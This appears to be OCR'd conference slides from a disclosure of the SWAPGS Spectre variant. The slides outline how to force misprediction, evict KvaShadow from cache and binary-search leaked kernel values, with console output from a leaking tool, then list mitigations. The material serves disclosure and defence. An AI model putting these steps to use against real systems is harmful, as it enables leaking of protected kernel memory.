
Repeat the attack with the test interval reduced in half



Repeat the attack with the test interval reduced in half



Continue to “zoom in” by halving the interval until the precision is enough (this is usually going to be a cache line)



Attack details:
Speculatively executing the gadget

The most important part of the exploit is to force our gadget to execute speculatively

WE MUST ACHIEVE TWO THINGS

1. The branch before **SWAPGS** must be mispredicted
2. The KvaShadow variable must not be cached

Attack details:
Speculatively executing the gadget

1. Force the branch misprediction
   - ✓ Already demonstrated by others as well
   - ✓ Simply spray a large enough memory area with similar branches
   - ✓ The branches must go in the direction we wish to mispredict

2. Evict KvaShadow variable from cache
   - ✓ Cache thrashing can be used
   - ✓ Simply access variables in user-mode which are located at addresses that conflict with the address of the KvaShadow (same page offset, same index)

Attack details:
Alignment & Cache Line Bias

For a better attack efficiency and resolution

1. The alignment of the secret must be accounted for
2. The leaked value will be within 64 bytes range

Attack details:
Alignment & Cache Line Bias

1. Test Variable Alignment
   - ✓ We spray the address of a test variable inside the probed memory area
   - ✓ This address will be speculatively accessed inside the kernel, thus spoiling the value range
   - ✓ However, we don't know the kernel value –we don't know the accessed offset
   - ✓ We can overcome this by trying the attack 8 times (one time for each possible alignment)

2. Cache Line Bias
   - ✓ The leaked values are biased towards a cache line
   - ✓ They can be anywhere in a range of 64 bytes

Attack details: Speed

Most of the times, variant 1 takes less than 10 tries to trigger speculative execution inside kernel (< 1ms)

Command Prompt

```
[!] Success! Value 0x0000000300905a4d (with a cache line bias) was found at VA 0xfffff8030f203000 !!!! Access time: 34,
tries 7
[!] Success! Value 0x0000000300905a4d (with a cache line bias) was found at VA 0xfffff8030f203000 !!!! Access time: 44,
tries 4
[!] Success! Value 0x0000000300905a4d (with a cache line bias) was found at VA 0xfffff8030f203000 !!!! Access time: 44,
tries 4
[!] Success! Value 0x0000000300905a4d (with a cache line bias) was found at VA 0xfffff8030f203000 !!!! Access time: 48,
tries 7
[!] Success! Value 0x0000000300905a4d (with a cache line bias) was found at VA 0xfffff8030f203000 !!!! Access time: 46,
tries 5
[!] Success! Value 0x0000000300905a4d (with a cache line bias) was found at VA 0xfffff8030f203000 !!!! Access time: 44,
tries 9
[!] Success! Value 0x0000000300905a4d (with a cache line bias) was found at VA 0xfffff8030f203000 !!!! Access time: 42,
tries 4
[!] Success! Value 0x0000000300905a4d (with a cache line bias) was found at VA 0xfffff8030f203000 !!!! Access time: 50,
tries 2
[!] Success! Value 0x0000000300905a4d (with a cache line bias) was found at VA 0xfffff8030f203000 !!!! Access time: 46,
tries 2
[!] Success! Value 0x0000000300905a4d (with a cache line bias) was found at VA 0xfffff8030f203000 !!!! Access time: 44,
tries 5
[!] Success! Value 0x0000000300905a4d (with a cache line bias) was found at VA 0xfffff8030f203000 !!!! Access time: 48,
tries 7
[!] Success! Value 0x0000000300905a4d (with a cache line bias) was found at VA 0xfffff8030f203000 !!!! Access time: 44,
tries 5
[!] Success! Value 0x0000000300905a4d (with a cache line bias) was found at VA 0xfffff8030f203000 !!!! Access time: 46,
tries 2
[!] Success! Value 0x0000000300905a4d (with a cache line bias) was found at VA 0xfffff8030f203000 !!!! Access time: 44,
tries 5
^C
C:\work\Projects-mine\leakgsbkva\x64\Release>
```

Attack details: Speed

Variant 2 is much slower, as it has to try many possible ranges for the secret value


Command Prompt - leakgsbkvat.exe

```
[+] Branch address at offset 0x000000000001bed99
[+] Branch address at offset 0x000000000001bf1e7
[+] Branch address at offset 0x000000000001bf4e7
[+] Branch address at offset 0x000000000001bf7e7
[+] Branch address at offset 0x000000000001bfce7
[+] Branch address at offset 0x000000000001bfcee
[+] KvaShadow address at offset 0x000000000055b840
[+] Found '\SystemRoot\system32\ntoskrnl.exe' at 0xFFFFF80603EB4000
[+] Filling memory at [0x0000000300000000, 0x0000000300800000], with the tag address 000001CBEC9F0000...
[!] The value at kernel address 0xfffff80603eb4000 is NOT in the given range!
[+] Filling memory at [0x0000000300800000, 0x0000000301000000], with the tag address 000001CBEC9F0000...
[!] Data is located in the range [0x0000000300800000, 0x0000000301000000], tag access time 92, iter #6
[+] Filling memory at [0x0000000300800000, 0x0000000300c00000], with the tag address 000001CBEC9F0000...
[!] Data is located in the range [0x0000000300800000, 0x0000000300c00000], tag access time 98, iter #25
[+] Filling memory at [0x0000000300800000, 0x0000000300a00000], with the tag address 000001CBEC9F0000...
[!] Data is located in the range [0x0000000300800000, 0x0000000300a00000], tag access time 48, iter #149
[+] Filling memory at [0x0000000300800000, 0x0000000300900000], with the tag address 000001CBEC9F0000...
[!] The value at kernel address 0xfffff80603eb4000 is NOT in the given range!
[+] Filling memory at [0x0000000300900000, 0x0000000300a00000], with the tag address 000001CBEC9F0000...
[!] Data is located in the range [0x0000000300900000, 0x0000000300a00000], tag access time 50, iter #177
[+] Filling memory at [0x0000000300900000, 0x0000000300980000], with the tag address 000001CBEC9F0000...
[!] Data is located in the range [0x0000000300900000, 0x0000000300980000], tag access time 62, iter #955
[+] Filling memory at [0x0000000300900000, 0x0000000300940000], with the tag address 000001CBEC9F0000...
[!] Data is located in the range [0x0000000300900000, 0x0000000300940000], tag access time 50, iter #123
[+] Filling memory at [0x0000000300900000, 0x0000000300920000], with the tag address 000001CBEC9F0000...
[!] Data is located in the range [0x0000000300900000, 0x0000000300920000], tag access time 50, iter #41
[+] Filling memory at [0x0000000300900000, 0x0000000300910000], with the tag address 000001CBEC9F0000...
[!] Data is located in the range [0x0000000300900000, 0x0000000300910000], tag access time 52, iter #10
[!] The value at kernel address 0xfffff80603eb4000 is in the range [0x0000000300900000, 0x0000000300910000]!
```

Attack details: Leakable domain


This attack **cannot** leak the entire kernel memory space
It can leak any value that resembles a valid user-mode address

Normal values in **[0, 0x00007FFFFFFFFFFF]**



Leaked kernel contents

If 57 bit addressing is used: values in **[0, 0x007FFFFFFFFFFFFF]**



Mitigations

- Clobber the user-mode **GS** base on context switches
- Make use of **SMAP** (on CPUs which have meltdown patches)
- Serialize the code which lies on **SWAPGS** path – both branches
  - The one that will not execute **SWAPGS**
  - The one that will execute **SWAPGS**
- Use Hypervisor to dynamically instrument the kernel code & rewrite the vulnerable code sequences in order to mitigate the problem
  - Basically, serialize them, if not already done by the OS

Conclusions

- A new variant of **Spectre** has been disclosed: speculative execution (or the lack) of **SWAPGS** instruction can lead to KPTI bypass
- We presented a novel exploitation technique relying on treating leaked data values as virtual addresses
- Microsoft published patches for this issue in July 2019

bitdefender.com/SWAPGSAttack

Backup slides

Recap: Spectre v1

- Spectre v1: Bounds Check Bypass
- **if (index < size) x = array1[array2[index] * 4096];**
- If the attacker controls **index** and **array1**, it could leak arbitrary data beyond the **array2**